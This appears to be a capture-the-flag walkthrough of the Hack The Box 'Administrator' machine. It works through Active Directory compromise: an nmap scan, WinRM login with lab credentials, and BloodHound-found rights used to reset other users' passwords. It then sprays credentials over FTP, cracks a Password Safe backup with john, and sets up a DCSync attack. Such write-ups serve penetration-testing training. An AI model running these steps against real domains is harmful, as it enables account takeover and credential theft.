

Attack

nmap scan



```
┌──(kali㉿kali)-[~/HTB/Administrator]
└─$ nmap -sC -sV -A 10.10.11.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-13 14:18 EDT
Nmap scan report for 10.10.11.42
Host is up (0.093s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-14 01:18:56Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=3/13%OT=21%CT=1%CU=38677%PV=Y%DS=2%DC=T%G=Y%TM=67D3
OS:21B0%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=I%TS=A)SEQ(SP=105
OS:%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS=9)SEQ(SP=105%GCD=1%ISR=109%TI=I%CI
OS:=I%II=I%SS=S%TS=A)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M
OS:53CNW8ST11%O5=M53CNW8ST11%O6=M53CST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFF
OS:F%W5=FFFF%W6=FFDC)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T4(R=Y%DF=Y%T=80%W=0
OS:%S=A%A=O%F=R%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=O%A=O%F=R%O=%RD=0%Q=)T5(R
OS:=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z
OS:%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=
OS:)T6(R=Y%DF=Y%T=80%W=0%S=O%A=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL
OS:=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-03-14T01:19:19
|_  start_date: N/A
|_clock-skew: 7h00m00s

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   95.88 ms 10.10.14.1
2   96.75 ms 10.10.11.42

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.04 seconds
```

Domain name:



```
|       namingContexts: DC=ForestDnsZones,DC=administrator,DC=htb
|       isSynchronized: TRUE
|       highestCommittedUSN: 131161
|       dsServiceName: CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=administrator,DC=
htb
|       dnsHostName: dc.administrator.htb
|       defaultNamingContext: DC=administrator,DC=htb
|       currentTime: 20250314012202.0Z
|_      configurationNamingContext: CN=Configuration,DC=administrator,DC=htb
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows 2022|2012|2019|10|2016|2008|7|Vista (95%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_10:1703 cpe:/o:microsoft:windows_server_2016 cpe:/o:micro
soft:windows_10:1511 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_vista::sp1:h
ome_premium
Aggressive OS guesses: Microsoft Windows Server 2022 (95%), Microsoft Windows Server 2012 R2 (92%), Microsoft Windows Server 2019
(92%), Microsoft Windows 10 1703 (90%), Microsoft Windows Server 2016 (90%), Microsoft Windows 10 1511 (89%), Microsoft Windows 10
 1607 (88%), Microsoft Windows 10 1909 (88%), Windows Server 2022 (87%), Microsoft Windows Server 2016 build 10586 - 14393 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

No interesting Shares were available:

```
┌──(kali㉿kali)-[~/HTB/Solarlab/Docuemnts_AlexanderKnight]
└─$ smbclient -L \\10.10.11.42 -U Olivia
Password for [WORKGROUP\Olivia]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.42 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Checking winrm access:


```
┌──(kali㉿kali)-[~/HTB/Administrator]
└─$ nxc winrm 10.10.11.42 -u Olivia -p ichliebedich
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administra
tor.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to
 cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\Olivia:ichliebedich (Pwn3d!)
```

we have access to the machine, so let's connect using evil-winrm:


```
┌──(kali㉿kali)-[~/HTB/Administrator]
└─$ evil-winrm -i 10.10.11.42 -u olivia -p ichliebedich

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\olivia\Documents> ls
*Evil-WinRM* PS C:\Users\olivia\Documents> cd ..
ls
*Evil-WinRM* PS C:\Users\olivia> ls


    Directory: C:\Users\olivia


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          5/8/2021   1:20 AM                Desktop
d-r---         3/13/2025   6:32 PM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Favorites
d-r---          5/8/2021   1:20 AM                Links
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-----          5/8/2021   1:20 AM                Saved Games
d-r---          5/8/2021   1:20 AM                Videos
```

Let' deploy our Bloodhound script:


user Ethan has DCSync rights, so that is something to keep in mind:



Olivia has full control over Michael's account



And Michael can change Benjamin's Password:



So let's reset Michael's password to: p@ssword1
And then connect as Michael through winrm and reset Benjamin's password

```
inText "p@ssword1" -Force)
*Evil-WinRM* PS C:\Users> set-adaccountpassword -identity Michael -Reset -NewPassword (ConvertTo-SecureString -AsPla
inText "p@ssword1" -Force)cd
```

There was an ftp server, let's try connecting to it using the known credentials:


```
┌──(kali㉿kali)-[~/HTB/Administrator]
└─$ nxc ftp 10.10.11.42 -u users -p pwd
FTP         10.10.11.42     21     10.10.11.42      [*] Banner: Microsoft FTP Service
FTP         10.10.11.42     21     10.10.11.42      [-] Olivia:ichliebedich (Response:530 User cannot log in, home d
irectory inaccessible.)
FTP         10.10.11.42     21     10.10.11.42      [-] emily:ichliebedich (Response:530 User cannot log in.)
FTP         10.10.11.42     21     10.10.11.42      [-] ethan:ichliebedich (Response:530 User cannot log in.)
FTP         10.10.11.42     21     10.10.11.42      [-] Michael:ichliebedich (Response:530 User cannot log in.)
FTP         10.10.11.42     21     10.10.11.42      [-] Benjamin:ichliebedich (Response:530 User cannot log in.)
FTP         10.10.11.42     21     10.10.11.42      [-] Olivia:p@ssword1 (Response:530 User cannot log in.)
FTP         10.10.11.42     21     10.10.11.42      [-] emily:p@ssword1 (Response:530 User cannot log in.)
FTP         10.10.11.42     21     10.10.11.42      [-] ethan:p@ssword1 (Response:530 User cannot log in.)
FTP         10.10.11.42     21     10.10.11.42      [-] Michael:p@ssword1 (Response:530 User cannot log in, home dir
ectory inaccessible.)
FTP         10.10.11.42     21     10.10.11.42      [+] Benjamin:p@ssword1

┌──(kali㉿kali)-[~/HTB/Administrator]
└─$ ftp Benjamin@10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||65165|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp>
```

Let's copy all the data


a psafe3 file is essentially a password file
we can try cracking the password using john, first convert the file to a hash john can use, then crack it:

```
┌──(kali㉿kali)-[~/HTB/Administrator]
└─$ pwsafe2john Backup.psafe3 > backuppwd

┌──(kali㉿kali)-[~/HTB/Administrator]
└─$ john backuppwd --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2025-03-13 15:30) 8.333g/s 68266p/s 68266c/s 68266C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Boom, that wasn't that bad
Once in we see 3 passwords



Emily has Genericwrite over Ethan, and Ethan has DCsync rights. We can do a DCSync Attack!




```
┌──(kali㉿kali)-[~/HTB/Administrator]
└─$ evil-winrm -i 10.10.11.42 -u emily  -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents>
```

